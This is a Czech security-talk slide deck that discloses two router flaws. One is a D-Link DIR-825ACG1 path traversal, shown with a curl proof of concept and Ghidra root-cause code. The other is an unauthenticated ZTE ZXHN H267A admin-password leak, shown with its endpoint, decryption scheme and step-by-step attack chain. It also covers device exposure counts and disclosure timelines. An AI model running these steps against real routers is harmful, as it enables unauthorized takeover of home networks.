F12 jako zbraň

Co váš router prozradí, když se ho zeptáte

Vojtěch Hron
n00bDebugger · cybersecurity student
hron.re · 2 CVE (pending)

whoami

01 O MNĚ

Vojtěch Hron

n00bDebugger

Student kyberbezpečnosti.

Hlavně mě baví ofenzivní stránka - red team a vývoj exploitů.

Chci rozumět tomu, jak se věci rozbijí.

Nic mi spolehlivěji neukáže, kde byly špatně postavené.

- Vulnerability hunting
- Exploit development
- Red team techniques
- Malware analysis

O čem to bude

02 AGENDA

01 **F12 jako metoda**
proč developer tools stačí

02 **D-Link DIR-825ACG1**
path traversal, Ghidra, MIPS

03 **ZTE ZXHN H267A (O2)**
únik hesla admina bez přihlášení

04 **Responsible disclosure**
realita s vendorem a ISP

05 **Živé demo**
heslo admina v plaintextu

Dvakrát F12. Dvakrát bezpečnostní chyba.

03 TEZE

D-Link DIR-825ACG1

Path traversal

arbitrary file read bez autentizace

Dopad

/etc/passwd, konfigurace

ZTE ZXHN H267A

Únik hesla admina

bez přihlášení, přes HTML + XML

Dopad

2 049 zařízení z internetu

01

D-Link DIR-825ACG1

Conditional arbitrary file read přes dvojitou path traversal

FIRMWARE	ARCHITEKTURA	STATUS	CVE
1.12.0.08b1673	MIPS	EOL · bez odpovědi	pending (MITRE)

Discovery: podezřelý request

04 D-LINK · DISCOVERY


Přihlašuju se do admin interface routeru.
Ze zvědavosti otevřu **F12** a dívám se na requesty.

Zaujme mě endpoint, který:

- bere cestu k souboru jako parametr
- je zajímavým cílem pro path traversal

> ukázka z network tabu

```
GET /concat?type=js&path=admin/lib_js_list
GET /concat?type=js&path=admin/js_list
```




login routeru s F12 - concat požadavky vyznačené červeně

Hypotéza: server soubor načte, ale neumí ho zpracovat

05 D-LINK · TEST

Existující soubor

`path = /etc/passwd`




200 OK · Content-Length: 0

→ Request projde, ale server nic nevrací. Načítá - jen neumí odpovědět.

Neexistující soubor

`path = /etc/something`



404 Not Found

→ Kdyby endpoint cestu ignoroval, 404 by nikdy nedával.

Mechanism + Proof of Concept

06 D-LINK · EXPLOIT

lib_js_list

seznam cest, které server poslušně načítá

/srv/anweb/apps/admin/lib_js_list

```
apps/admin/app.js
apps/admin/modules/history.js
apps/admin/modules/auth_interface.js
[...]
```

Cesty jsou **relativní** vůči pracovnímu adresáři.
Path traversal = překročení té hranice.

Proof of Concept

1 · router shell (telnet)

```
$ echo ../../etc/passwd > /tmp/POC
```

2 · útočník

```
$ curl "http://192.168.0.1/concat?path=../../tmp/POC"
```

3 · výsledek - /etc/passwd

```
admin:[...]:0:0:root:/:/bin/sh
nobody:x:99:99:nobody:/:/bin/false
ftp:x:500:500:ftp:/mnt:/bin/false
```

Root cause: anweb binárka v Ghidře

07 D-LINK · ROOT CAUSE

Výsledná cesta = `"/srv/anweb/"` + **`user_input`** · žádné filtrování ../, žádná kanonizace

Ghidra · get_full_path()

Decompile: get_full_path - (anweb)

```
1
2 char * get_full_path(char *localPath,char *prefix)
3
4 {
5   size_t lenght;
6
7   lenght = strlen(localPath);
8   if (lenght + 0xb < 0x200) {
9     strcpy(prefix,"/srv/anweb/");
10    strcat(prefix,localPath);
11  }
12  else {
13    prefix = (char *)0x0;
14  }
15  return prefix;
16 }
17
```

Ghidra · concat_end_point()

```
28  else {
29    fullPath = (char *)get_full_path(auStack_620,auStack_420);
30    __stream = fopen(fullPath,"r");
31    if (__stream != (FILE *)0x0) {
32      fullPath = buffer + 1;
33      mg_printf(param_1,"HTTP/1.1 200 OK\r\n");
34      mg_printf(param_1,"Transfer-Encoding: chunked\r\n");
35      set_content_type(param_1,acStack_820);
36      mg_printf(param_1,"\r\n");
37      while (pcVar3 = fgets(fullPath,0x200,__stream), pcVar3 != (char *)0x0) {
38        sVar2 = strlen(fullPath);
39        if (buffer[sVar2] == '\n') {
40          buffer[sVar2] = '\0';
41        }
42        write_from_file(param_1,fullPath,acStack_820);
43      }
44      mg_printf(param_1,"0\r\n\r\n");
45      fclose(__stream);
46      return 1;
47    }
```

Háček: musím mít kam napsat ten list

08 D-LINK · ATTACK VECTORS

Conditional arbitrary file read: endpoint čte soubor z FS, takže potřebuju jakoukoliv cestu, jak na FS něco zapsat.

Samba (NAS feature)

default neumožňuje; útočník by potřeboval znát sdílenou cestu

teoretické

Anonymní FTP

podporováno, defaultně vypnuto

teoretické

USB flash disk

router pojmenovává USB deterministicky (/mnt/usb1_0) - fyzický útok bez autentizace

realistické

Disclosure: vendor neodpověděl

09 D-LINK · DISCLOSURE

21. 2. 2026
Zranitelnost objevena

21. 2. 2026
Report odeslán D-Linku

22. 4. 2026
60denní deadline bez reakce

23. 5. 2026
Veřejné zveřejnění (EOL zařízení)



Lekce #1

EOL ≠ neexistuje

D-Link report ignoroval.
Zařízení je EOL, vendor neplánuje žádný firmware fix.

CVE jsem si tak musel vyřídit přes MITRE sám.

02

ZTE ZXHN H267A


Encrypted ≠ Secure. Admin heslo bez přihlášení.

ISP	FIRMWARE	STATUS	EXPOZICE
O2 (CZ)	V1.0.5_CZ.2T19	EOL · ISP potvrdil	2 049 na internetu

Discovery: endpoint, který se neptá, kdo volá

10 ZTE · DISCOVERY

Před přihlášením se dívám do network tabu.



bez autentizace

```
GET /common_page/account_info_lua.lua
```

response XML

```
<ajax_response_xml_root>
  <IF_ERRORID>0</IF_ERRORID>
  <OBJ_USERINFO_ID>
    <Instance>
      <ParaName>Password</ParaName>
      <ParaValue>cmFuZG9tIHN0dWZmCg==</ParaValue>
      <ParaName>Username</ParaName>
      <ParaValue>admin</ParaValue>
    </Instance>
  </OBJ_USERINFO_ID>
  <encode>Password</encode>
</ajax_response_xml_root>
```

Jak je heslo „chráněné"

11 ZTE · ENCRYPTION

login page · inline JS · encodePara()

```
function encodePara(data, key, iv) {
    var key = CryptoJS.SHA256(key);
    var iv  = CryptoJS.SHA256(iv);

    var encrypted = CryptoJS.AES.encrypt(data, key, {
        iv: iv,
        mode: CryptoJS.mode.CBC,
        padding: CryptoJS.pad.ZeroPadding
    });
    return encrypted.toString();
}
```


AES-CBC + SHA-256

- Žádná magie - AES v CBC módu, ZeroPadding.
- Key a IV protečou SHA-256.
- Dešifrování běží stejnou funkcí - klient ho musí umět.
- Když mám klíč, celý proces otočím.

Kde je klíč?

12 ZTE · THE KEY

view-source · login page · inline <script>



key + iv v jedné řádce

- **KEY**
  string přímo ve zdrojáku stránky
- **IV**
  key.split("").reverse().join("")
- **ROTACE**
  cca 1× za minutu - vždy veřejná

pozn. *screenshot a článek zachycují jiné rotace klíče*

Celý řetězec útoku

13 ZTE · ATTACK CHAIN



Načíst login stránku

session cookie + inline JS s klíčem



Vytáhnout key z HTML

string v <script>



Zavolat account_info_lua.lua

se stejnou cookie



AES-CBC decrypt

SHA-256(key), reversed IV



Admin password

plaintext

⚠ **Důležitý detail:** **kroky 1 a 3** musí jít přes `tu samou session` - server šifruje tokenem odvozeným z SID, který je rovnou tím klíčem v HTML.

Root cause: insecure by design

14 ZTE · ROOT CAUSE

> *Když kryptografie pro „Remember me" běží celá na klientu,*
> *klient buď musí znát heslo v plaintextu, nebo ho umět nějak odvodit.*

Nejde o bug v jedné funkci

ale o špatně navržený feature

Není to „kryptografie", je to kódování

veřejný klíč = base64 ve složitějším obalu

Útok nejde odlišit od požadavku

stejné requesty jako běžná návštěva login page

Co může útočník, když má admina

15 ZTE · IMPACT



Změnit konfiguraci

vypnout bezpečnostní prvky



Přesměrovat DNS

MITM, phishing, injekce



Získat Wi-Fi heslo

default = stejné jako admin




Vstoupit do LAN

odrazit se na další zařízení



Perzistovat

firmware, cron, backdoor



Jedna věc stačí

web interface, žádná credentials

Jediná podmínka: **dosáhnout na web interface routeru.**

2 049 zařízení přímo z internetu

16 ZTE · EXPOSURE


2049

vyhledaných zařízení

(Censys · query zacílený na O2 Easy Setup / Zte Web Server)

útok z druhé strany světa · bez detekce

Censys · search results



Responsible disclosure - realita

17 ZTE · DISCLOSURE



O2 (ISP)

- potvrdilo chybu
- komunikovalo jen pod tlakem
- informace jsem si musel vymáhat



NÚKIB

- eskalace po 2 měsících ticha
- zasáhli a tlačili na ISP
- bez nich by se nic nehnulo



ZTE (vendor): report k nim doputoval přes O2 (8. 7.), přímo jsem je nekontaktoval. Žádná další komunikace směrem ke mně.

Timeline

18 ZTE · TIMELINE

25. 6. 2026	26. 6. 2026	8. 7. 2026	28. 8. 2026	8. 10. 2026
Chyba objevena	Report odeslán ISP	ISP potvrdil, přeposlal ZTE	Eskalace na NÚKIB	Oficiální stanovisko ISP



„Bug bounty" *nakonec přišel: automatická omluva od O2 za nefunkční službu - sleva 200 Kč na dalším vyúčtování.*

03

Živé demo

ZTE ZXHN H267A → heslo admina v plaintextu

expected output

```
------ RESULT ------
User: admin
Password: [...REDACTED...]
```

Co uvidíte v terminálu

19 LIVE DEMO · ROADMAP

01	načíst login stránku - získat session cookie + key
02	vyparsovat var key = "..." z inline <script>
03	curl GET /common_page/account_info_lua.lua
04	extrahovat <ParaValue> s base64 blobem
05	SHA-256(key) → AES-CBC decrypt → plaintext

Co si odnést

20 TAKEAWAYS



F12 jako metoda

dvakrát se podívat → dvakrát bezpečnostní chyba



Šifrované ≠ bezpečné

AES s veřejným klíčem je v praxi jen složitější base64



EOL ≠ neexistuje

obě zařízení EOL, přesto 2 049 H267A pořád na internetu



NÚKIB má smysl

bez eskalační cesty se disclosure nehýbe

Děkuji.

Otázky?

Vojtěch Hron · n00bDebugger · *PGP + kontakt na hron.re*

hron.re
web + další výzkum

DIR-825ACG1
D-Link · writeup

ZTE H267A
ZTE · writeup